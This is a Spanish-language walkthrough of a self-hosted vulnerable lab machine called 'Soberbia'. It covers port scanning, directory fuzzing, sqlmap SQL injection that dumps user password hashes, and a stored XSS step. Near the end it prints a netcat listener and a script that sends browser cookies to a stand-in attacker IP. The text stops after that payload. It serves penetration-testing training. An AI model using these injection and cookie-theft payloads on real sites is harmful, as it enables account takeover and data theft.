

# Soberbia

Manuel L. Quero

# Table of Contents

Despliegue de la máquina .....	1
Solucionar la máquina .....	2
Reconocimiento .....	2
Ataque.....	8
Conclusión .....	15

# Despliegue de la máquina

Sería conveniente utilizar una distribución Linux, es recomendable usar Kali Linux.

Como requisito, necesitaremos tener instalado docker y docker-compose.

Podemos ver como instalar docker para varias distribuciones de linux → [Instalar Docker](#)

Podemos ver como instalar docker-compose para varias distribuciones de linux → [Instalar Docker-Compose](#)

Necesitaremos descargar primeramente el auto\_deploy.sh, el cual se muestra como una pirámide en la página. Después deberemos meter en un directorio tanto el auto\_deploy.sh como el archivo de soberbia.tar, y ejecutar los siguientes comandos.

(Si el auto\_deploy no tiene permisos se los damos mediante **chmod +x**).

```
$ sudo bash auto_deploy.sh soberbia.tar
```

# Solucionar la máquina

En esta máquina pondremos en práctica todos los conceptos aprendidos previamente. Será una prueba final diseñada para aplicar los conocimientos adquiridos. El objetivo es lograr la escalada de privilegios hasta obtener acceso como root, partiendo de un entorno que, aunque vulnerable, se asemeja a uno real. Será necesario realizar primero un reconocimiento, seguido de la ejecución de distintos tipos de ataques. Se fomenta la exploración libre, sin seguir guías preestablecidas; no obstante, proporcionaré algunas pistas para avanzar en caso de ser necesario.

En esta guía se darán pistas, principalmente herramientas y cómo usarlas. Mucha suerte.

## Reconocimiento

### Fase 1

Empezaremos conociendo los puertos que tiene abiertos el servidor.

#### ▼ Pista 1

Para ello haremos uso primeramente de [nmap](#).

```
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn (IP) -oG allPorts
```

- **sudo** → Necesario porque -sS (SYN scan) requiere privilegios.
- **nmap** → Llama a la herramienta Nmap.
- **-p-** → Escanea todos los 65535 puertos TCP (no solo los comunes).
- **--open** → Muestra solo los puertos abiertos (oculta filtrados/cerrados).
- **-sS** → SYN scan (stealth scan). Muy rápido y difícil de detectar.
- **--min-rate 5000** → Fuerza a Nmap a enviar al menos 5000 paquetes por segundo, lo que acelera el escaneo.
- **-vvv** → Muestra información muy detallada durante el escaneo.
- **-n** → No resuelve nombres de host (más rápido).
- **-Pn** → No hace ping; asume que el host está activo (útil si ICMP está bloqueado).
- **(IP)** → La dirección IP del objetivo.
- **-oG allPorts** → Guarda los resultados en formato grepable (fácil de extraer con grep o awk) en el archivo allPorts.

```
(f12@kali)-[~]
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
[sudo] password for f12:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-01 11:37 CEST
Initiating ARP Ping Scan at 11:37
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:37, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:37
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:37, 1.48s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000090s latency).
Scanned at 2025-05-01 11:37:05 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Como podemos ver están abiertos los puertos 80 y 22

## ▼ Pista 2

Podemos ver sus versiones con el siguiente comando:

```
nmap -p (PORTS) -sC -sV (IP)
```

- **-p (PORTS)** → Indica los puertos que quieres escanear. Puedes poner un solo puerto (80), varios (22,80,443) o un rango (1-1000).
- **-sC** → Usa los scripts por defecto de Nmap (los más comunes y seguros). Es similar a usar `--script=default`. Esto ayuda a detectar servicios, banners, configuraciones inseguras, etc.
- **-sV** → Hace una detección de versión: intenta identificar el software y su versión en cada puerto abierto (por ejemplo, Apache 2.4.57).
- **(IP)** → La dirección IP del objetivo.

```
(f12@kali)-[~]
$ nmap -p 80,22 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-01 11:46 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00018s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 d7:e0:27:e2:91:f3:8b:43:eb:04:63:25:e6:a5:29:bc (ECDSA)
|_ 256 4a:8c:b6:0d:16:a5:6a:5a:5d:cd:be:c4:68:e7:22:a5 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ _http-title: Document
|_ _http-server-header: Apache/2.4.62 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
```

Una vez identificadas las versiones de los servicios, podemos comprobar si están desactualizadas y si presentan vulnerabilidades conocidas (CVEs) que podamos explotar.

### ▼ Sugerencia

Generalmente, los exploits se encuentran en repositorios como GitHub o en bases de datos especializadas como Exploit-DB. Para facilitar esta búsqueda, podemos utilizar herramientas como [searchsploit](#), que permite consultar Exploit-DB desde la terminal y verificar si existen exploits públicos para una versión específica.

```
(f12@kali)-[~]
└─$ searchsploit OpenSSH 9.2p1
Exploits: No Results
Shellcodes: No Results

(f12@kali)-[~]
└─$ searchsploit httpd 2.4.62



| Exploit Title                                             | Path                  |
|-----------------------------------------------------------|-----------------------|
| OpenBSD HTTPd < 6.0 - Memory Exhaustion Denial of Service | openbsd/dos/41278.txt |


Shellcodes: No Results

(f12@kali)-[~]
└─$ searchsploit Apache httpd 2.4.62
Exploits: No Results
Shellcodes: No Results
```

Podemos observar que no se ha encontrado ningún exploit relevante en Exploit-DB. Es importante ser precisos con los términos de búsqueda, ya que searchsploit devuelve todos los resultados relacionados, aunque no estén directamente vinculados con nuestros servicios. Por este motivo puede aparecer algún resultado, pero no necesariamente se aplica a nuestro caso.

## Fase 2

Cómo ya hemos podido conocer, se trata de una página web sin certificado y con una conexión ssh, por lo que vamos a empezar analizando la página.



### Sitio en construcción

Volveremos pronto...

### ▼ Pista 3

Aparentemente se ve una página que no tiene nada, pero es muy posible que posea directorios y subdirectorios con archivos. Para conocer la estructura vamos hacer lo que se denomina como fuzzing de contenido, es muy útil para identificar rutas sensibles como /admin, /backup, /config.php, etc. En nuestro caso usaremos [feroxbuster](#) y [gobuster](#), y compararemos.

```
feroxbuster -u http://(IP) -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --depth 0 --timeout 5
```

- **-u http://(IP)** → Define la URL objetivo. Puedes sustituir (IP) por una dirección IP o dominio.
- **-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt** → Especifica el diccionario que se usará para generar las rutas a probar (en este caso, uno mediano del paquete de DirBuster).
- **--depth 0** → Recursividad infinita.
- **--timeout 5** → Define un tiempo de espera de 5 segundos por solicitud antes de que feroxbuster la descarte por falta de respuesta.

```

403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 28w 304c http://172.17.0.2/1 => http://172.17.0.2/1/
200 GET 12l 21w 268c http://172.17.0.2/
301 GET 9l 28w 306c http://172.17.0.2/1/2 => http://172.17.0.2/1/2/
301 GET 9l 28w 306c http://172.17.0.2/1/5 => http://172.17.0.2/1/5/
301 GET 9l 28w 308c http://172.17.0.2/1/2/4 => http://172.17.0.2/1/2/4/
301 GET 9l 28w 308c http://172.17.0.2/1/2/3 => http://172.17.0.2/1/2/3/
301 GET 9l 28w 311c http://172.17.0.2/1/2/4/23 => http://172.17.0.2/1/2/4/23/
301 GET 9l 28w 314c http://172.17.0.2/1/2/content => http://172.17.0.2/1/2/content/
301 GET 9l 28w 315c http://172.17.0.2/1/2/3/backup => http://172.17.0.2/1/2/3/backup/
200 GET 3l 15w 89c http://172.17.0.2/1/2/3/backup/back1.txt
200 GET 53l 313w 26181c http://172.17.0.2/1/2/3/backup/empresa_backup.tar.gz
200 GET 1l 19w 111c http://172.17.0.2/1/2/4/23/dev/prueba.txt
301 GET 9l 28w 315c http://172.17.0.2/1/2/4/23/dev => http://172.17.0.2/1/2/4/23/dev/
200 GET 99l 299w 2233c http://172.17.0.2/1/2/4/23/dev/pruebas/style.css
302 GET 0l 0w 0c http://172.17.0.2/1/2/4/23/dev/pruebas/comentarios.php => login.php
200 GET 23l 42w 589c http://172.17.0.2/1/2/4/23/dev/pruebas/login.php
302 GET 0l 0w 0c http://172.17.0.2/1/2/4/23/dev/pruebas/logout.php => login.php
301 GET 9l 28w 316c http://172.17.0.2/1/2/content/7 => http://172.17.0.2/1/2/content/7/
200 GET 2l 7w 95c http://172.17.0.2/1/2/content/7/12/vacio.txt
301 GET 9l 28w 321c http://172.17.0.2/1/2/4/23/important => http://172.17.0.2/1/2/4/23/important/
200 GET 1l 7w 36c http://172.17.0.2/1/2/4/23/important/admin/muyimportante.txt
301 GET 9l 28w 327c http://172.17.0.2/1/2/4/23/important/admin => http://172.17.0.2/1/2/4/23/important/admin/
301 GET 9l 28w 319c http://172.17.0.2/1/2/content/6721 => http://172.17.0.2/1/2/content/6721/
200 GET 109l 757w 115112c http://172.17.0.2/1/2/content/6721/gato.jpg
301 GET 9l 28w 310c http://172.17.0.2/devzone => http://172.17.0.2/devzone/
200 GET 1l 19w 111c http://172.17.0.2/devzone/prueba.txt
200 GET 99l 299w 2233c http://172.17.0.2/devzone/pruebas/style.css
200 GET 23l 42w 589c http://172.17.0.2/devzone/pruebas/login.php
302 GET 0l 0w 0c http://172.17.0.2/devzone/pruebas/logout.php => login.php
302 GET 0l 0w 0c http://172.17.0.2/devzone/pruebas/comentarios.php => login.php
[#####] - 47s 1985018/1985018 0s found:30 errors:0
[#####] - 40s 220546/220546 5539/s http://172.17.0.2/
[#####] - 41s 220546/220546 5335/s http://172.17.0.2/1/
[#####] - 41s 220546/220546 5342/s http://172.17.0.2/1/2/
[#####] - 41s 220546/220546 5408/s http://172.17.0.2/1/5/
[#####] - 41s 220546/220546 5361/s http://172.17.0.2/1/2/4/
[#####] - 41s 220546/220546 5365/s http://172.17.0.2/1/2/3/
[#####] - 41s 220546/220546 5355/s http://172.17.0.2/1/2/4/23/
[#####] - 41s 220546/220546 5397/s http://172.17.0.2/1/2/content/
[#####] - 0s 220546/220546 9588957/s http://172.17.0.2/1/2/3/backup/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 220546/220546 31506571/s http://172.17.0.2/1/2/4/23/dev/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 220546/220546 14703067/s http://172.17.0.2/1/2/4/23/dev/pruebas/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 220546/220546 73515333/s http://172.17.0.2/1/2/content/7/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 1s 220546/220546 352310/s http://172.17.0.2/1/2/content/7/12/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 40s 220546/220546 5567/s http://172.17.0.2/1/2/4/23/important/
[#####] - 0s 220546/220546 31506571/s http://172.17.0.2/1/2/4/23/important/admin/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 220546/220546 4500939/s http://172.17.0.2/1/2/content/6721/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 220546/220546 55136500/s http://172.17.0.2/devzone/ => Directory listing (add --scan-dir-listings to scan)

```

#### ▼ Pista 4

```
gobuster dir -u (IP) -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

- **dir** → Le especificamos que queremos buscar directorios
- **-u (IP)** → Define la URL objetivo. Puedes sustituir (IP) por una dirección IP o dominio.
- **-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt** → Especifica el diccionario que se usará para generar las rutas a probar (en este caso, uno mediano del paquete de DirBuster).

Gobuster es bastante sencillo de usar, pero un defecto que tiene es que no permite recursividad, teniendo que usar scripts para que haga dicha recursividad. Sinceramente veo feroxbuster como una mejora de este.

```

(f12@kali)-[~]
$ gobuster dir -u 172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/1 (Status: 301) [Size: 304] [→ http://172.17.0.2/1/]
/devzone (Status: 301) [Size: 310] [→ http://172.17.0.2/devzone/]
/server-status (Status: 403) [Size: 275]
Progress: 220560 / 220561 (100.00%)

Finished

```






## Fase 3

### ▼ Pista 5

Bueno, una vez conociendo la estructura, podemos apreciar que hay un directorio en /dev, que se llama pruebas, o un alias de esta ruta que es /devzone. Esto nos sugiere que los desarrolladores podrían estar utilizando esta ruta para realizar pruebas antes de lanzar la versión final del sitio web. Es común que estas zonas contengan código en desarrollo o funcionalidades no protegidas, lo que podría representar una posible vía de explotación.



## Index of /1/2/4/23/dev/pruebas


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">comentarios.php</a>	2025-04-29 17:02	2.2K	
 <a href="#">login.php</a>	2025-04-27 18:12	1.5K	
 <a href="#">logout.php</a>	2025-04-27 16:57	81	
 <a href="#">style.css</a>	2025-04-27 18:35	2.2K	

Apache/2.4.62 (Debian) Server at 172.17.0.2 Port 80



## ▼ Pista 6

Dentro de login.php podemos analizar las tecnologías con **wappalyzer** o con **whatweb** y ver que tecnologías usa.



## ▼ Pista 7

```
whatweb -a 3 -v http://172.17.0.2/1/2/4/23/dev/pruebas/login.php
```

```
(f12@kali)-[~]
$ whatweb -a 3 -v http://172.17.0.2/1/2/4/23/dev/pruebas/login.php
WhatWeb report for http://172.17.0.2/1/2/4/23/dev/pruebas/login.php
Status      : 200 OK
Title       : Prueba de login
IP          : 172.17.0.2
Country     : RESERVED, ZZ
Summary     : Apache[2.4.62], Cookies[PHPSESSID], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], PasswordField[password]

Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.
Version    : 2.4.62 (from HTTP Server Header)
Google Dorks: (3)
Website    : http://httpd.apache.org/

[ Cookies ]
Display the names of cookies in the HTTP headers. The values are not returned to save on space.
String     : PHPSESSID

[ HTML5 ]
HTML version 5, detected by the doctype declaration

[ HTTPServer ]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.
OS         : Debian Linux
String     : Apache/2.4.62 (Debian) (from server string)

[ PasswordField ]
find password fields
String     : password (from field name)

HTTP Headers:
HTTP/1.1 200 OK
Date: Thu, 01 May 2025 11:29:11 GMT
Server: Apache/2.4.62 (Debian)
Set-Cookie: PHPSESSID=m4jqjtc835jk2a14p71hh0trl; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 332
Connection: close
Content-Type: text/html; charset=UTF-8
```

# Ataque

## Fase 4

Conociendo un poco más a lo que nos enfrentamos, al ser un login podemos probar con ciertos vectores.

### ▼ Pista 8

Efectivamente con SQLi, pero esta vez no lo vamos a hacer manual, obviamente hay formas más eficientes cómo **sqlmap**, donde comenzaremos por un reconocimiento sabiendo si es vulnerable a SQLi.

```
sqlmap -u "http://172.17.0.2/1/2/4/23/dev/pruebas/login.php" --data  
"usuario=admin&password=admin" --batch --risk=3 --level=5 --technique=BEUSTQ
```

- **-u "http://172.17.0.2/1/2/4/23/dev/pruebas/login.php"** → Especifica la URL del objetivo, que es un formulario de login.
- **--data "usuario=admin&password=admin"** → Indica que se trata de una petición POST, con los parámetros usuario y password. sqlmap inyectará en estos campos. Estos los podemos encontrar si hacemos F12 en la página y observando los atributos **name** o **id** de los inputs correspondientes.
- **--batch** → Ejecuta el escaneo de forma automática, aceptando las opciones por defecto sin preguntar al usuario. Muy útil para automatizar.
- **--risk=3** → Aumenta el nivel de riesgo de las pruebas. Va de 0 a 3. Este nivel puede activar payloads más agresivos.
- **--level=5** → Aumenta la profundidad del escaneo. Va de 1 a 5.
- **--technique=BEUSTQ** → Define las técnicas de inyección SQL a usar:
  - B: Boolean-based
  - E: Error-based
  - U: Union-based
  - S: Stacked queries
  - T: Time-based blind
  - Q: Inline queries

```

(f12@kali)~$ sqlmap -u "http://172.17.0.2/1/2/4/23/dev/pruebas/login.php" --data "usuario=admin&password=admin" --batch --risk=3 --level=5 --technique=BEUSTQ
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:32:36 /2025-05-01/
[13:32:36] [INFO] resuming back-end DBMS 'mysql'
[13:32:36] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=pc2ttfir6fb...6q7bku6450'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: usuario (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: usuario=admin" AND 6881=(SELECT (CASE WHEN (6881=6881) THEN 6881 ELSE (SELECT 6475 UNION SELECT 3774) END))-- -bpassword=admin
Type: error-based
Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: usuario=admin" AND EXTRACTVALUE(3254,CONCAT(0xsc,0x716a786271,(SELECT (ELT(3254=3254,1))),0x71716b6b71)) AND 'VTRCN'='vTRCNbpassword=admin
Type: stacked queries
Title: MySQL > 5.0.12 stacked queries (comment)
Payload: usuario=admin";SELECT SLEEP(5)#bpassword=admin
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: usuario=admin" AND (SELECT 7257 FROM (SELECT(SLEEP(5)))MREQ) AND 'rhuON'='rhuONbpassword=admin
[13:32:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache/2.4.62, PHP
back-end DBMS: MySQL > 5.1 (MariaDB fork)
[13:32:36] [INFO] fetched data logged to text files under '/home/f12/.local/share/sqlmap/output/172.17.0.2'
[*] ending @ 13:32:36 /2025-05-01/

```

Cómo podemos ver el parámetro usuario es vulnerable, además más abajo se especifica la versión de Mariadb. Ahora vamos a atacar y obtener las credenciales.

## ▼ Pista 9

```
sqlmap -u "http://172.17.0.2/1/2/4/23/dev/pruebas/login.php" --data "usuario=admin&password=admin" --dump --batch
```

- **-u "http://172.17.0.2/1/2/4/23/dev/pruebas/login.php"** → URL objetivo. Aquí es la página login.php, que probablemente procese un formulario de login.
- **--data "usuario=admin&password=admin"** → Indica que se trata de una petición POST, con los datos que se envían (usuario=admin&password=admin). Estos son los campos donde sqlmap probará la inyección.
- **--dump** → Si se encuentra una inyección válida, extraerá y mostrará automáticamente el contenido de las tablas de la base de datos.
- **--batch** → Ejecuta en modo automático, sin pedir confirmación para cada acción (muy útil en entornos automatizados o pruebas rápidas).

```

[13:44:34] [INFO] table 'soberbia.coments' dumped to CSV file '/home/f12/.local/share/sqlmap/output/172.17.0.2/dump/soberbia/coments.csv'
[13:44:34] [INFO] fetching columns for table 'users' in database 'soberbia'
[13:44:34] [INFO] resumed: 'id'
[13:44:34] [INFO] resumed: 'int(11)'
[13:44:34] [INFO] resumed: 'username'
[13:44:34] [INFO] resumed: 'varchar(255)'
[13:44:34] [INFO] resumed: 'password'
[13:44:34] [INFO] resumed: 'varchar(255)'
[13:44:34] [INFO] fetching entries for table 'users' in database 'soberbia'
[13:44:34] [INFO] resumed: '1'
[13:44:34] [INFO] resumed: '$2y$10$zZTnD/hTbYbTtqdm5Gz5heNdk3ZT1/tdB9lXIXr5bVvyJXbSgq1yy'
[13:44:34] [INFO] resumed: 'admin'
[13:44:34] [INFO] resumed: '2'
[13:44:34] [INFO] resumed: '$2y$10$JWoQ7f1P6M0xkXlWQksF4STkR.4w9TFLOmpCkd.1Yr9H8hewh7.6'
[13:44:34] [INFO] resumed: 'test'
Database: soberbia
Table: users
[2 entries]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | $2y$10$zZTnD/hTbYbTtqdm5Gz5heNdk3ZT1/tdB9lXIXr5bVvyJXbSgq1yy | admin |
| 2 | $2y$10$JWoQ7f1P6M0xkXlWQksF4STkR.4w9TFLOmpCkd.1Yr9H8hewh7.6 | test |
+----+-----+-----+
[13:44:34] [INFO] table 'soberbia.users' dumped to CSV file '/home/f12/.local/share/sqlmap/output/172.17.0.2/dump/soberbia/users.csv'
[13:44:34] [INFO] fetched data logged to text files under '/home/f12/.local/share/sqlmap/output/172.17.0.2'
[*] ending @ 13:44:34 /2025-05-01/

```


Como podemos ver, hemos obtenido las credenciales de los usuarios admin y test, por lo que podremos pasar el login.

## Fase 5

Una vez en comentarios, podemos probar cómo funciona el sistema, enviamos un mensaje y nos lo devuelve. Esto nos puede recordar a primeros vectores que aprendimos.

### ▼ Pista 10


Podemos hacer un ataque XSS almacenado, así que podemos obtener las cookies por **netcat** o mirar en Storage al F12.



### ▼ Pista 11

Mediante el comando `*nc*` nos podemos conectar a los puertos TCP/UDP de un host. De este modo podemos conectarnos a otros servidores usando diferentes protocolos de red. Además, también es posible crear servidores que se mantengan a la escucha de peticiones entrantes. Los puertos se abrirán por defecto mediante el protocolo TCP, aunque también se acepta el protocolo UDP. En nuestro caso, abrimos un puerto poco frecuente para recibir los datos, la primera vez que hicimos XSS creamos nuestro propio netcat.


```
nc -lvp 4444
```




## ▼ Pista 12

Después, dentro del comentario meteremos el siguiente script en javascript, que nos pasará las cookies del usuario actual.

```
<script>fetch('http://(IP atacante):4444?cookie=' +  
encodeURIComponent(document.cookie));</script>
```

